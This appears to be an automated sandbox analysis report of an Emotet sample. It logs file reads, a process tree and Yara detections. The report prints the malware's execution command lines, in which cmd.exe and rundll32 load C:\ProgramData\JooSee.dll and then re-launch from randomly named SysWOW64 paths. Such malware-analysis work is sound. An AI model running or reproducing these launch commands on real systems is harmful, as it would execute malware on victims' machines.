C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2952**, Parent PID: **2576**

General

Target ID:	8
Start time:	21:01:56
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0x4a870000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2624**, Parent PID: **2952**

General

Target ID:	9
Start time:	21:01:56
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.494709664.0000000000331000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.494812267.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.494656303.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1792**, Parent PID: **2624**

General

Target ID:	10
Start time:	21:01:59
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541554027.00000000001C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542046828.0000000002820000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541660738.00000000002C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542478575.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541724844.0000000000821000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542228436.0000000002E90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541516961.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541940450.0000000002741000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542432486.0000000003031000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542188675.0000000002E61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542349142.0000000002F61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541608095.0000000000280000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541890184.0000000002420000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542388778.0000000002FC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542302044.0000000002EF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.541702376.00000000007F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.542264283.0000000002EC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1164**, Parent PID: **1792**

General

Target ID:	11
Start time:	21:02:16
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fjmda\xjvfkwqtmalp.bjg",bVGdzkK
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.544093130.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.544152494.0000000000351000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.544337274.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1988**, Parent PID: **1164**

General

Target ID:	13
Start time:	21:02:22

Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fjmda\xjvfkwqtmalp.bjg",DllRegisterServer
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578707809.0000000002821000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578772331.00000000028A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578889173.0000000002EB1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.579012623.0000000003101000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578238624.00000000003B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578430206.0000000002431000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578354929.00000000020F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578582490.0000000002781000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578396219.0000000002400000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578626401.00000000027B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578293718.0000000000620000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578111273.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578532434.0000000002700000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.579044435.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.578950230.0000000002F60000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1208**, Parent PID: **1988**

General

Target ID:	14
Start time:	21:02:35
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Laexxctbixmkk\cdeeechcjx.ssq",ZDYuehCO
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.580707170.00000000001F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.580607139.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.581940657.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **196**, Parent PID: **1208**

General

Target ID:	15
Start time:	21:02:39
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Laexxctbixmkk\cdeeechcjx.ssq",DllRegisterServer
Imagebase:	0x650000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672072251.0000000000200000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672636811.0000000000430000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672779840.0000000000461000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673803269.0000000002801000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674180199.0000000002E81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674124482.0000000002E00000.00000040.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672599547.0000000000401000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673644143.0000000002630000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674231548.0000000002F10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673769200.00000000027D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672141355.0000000000271000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673878753.0000000002861000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673392642.0000000000BA1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674347408.0000000002FA1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673698904.0000000002661000.00000020.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673289454.0000000000611000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674038716.0000000002D01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672197445.0000000000340000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673986023.0000000002C80000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674276133.0000000002F41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673600434.00000000025B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674675365.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.672985189.00000000004A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674444263.0000000003051000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674481357.0000000003081000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673330806.0000000000AC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674312422.0000000002F70000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674404496.0000000003020000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.674070435.0000000002D30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673440087.0000000000BD0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.673835028.0000000002830000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly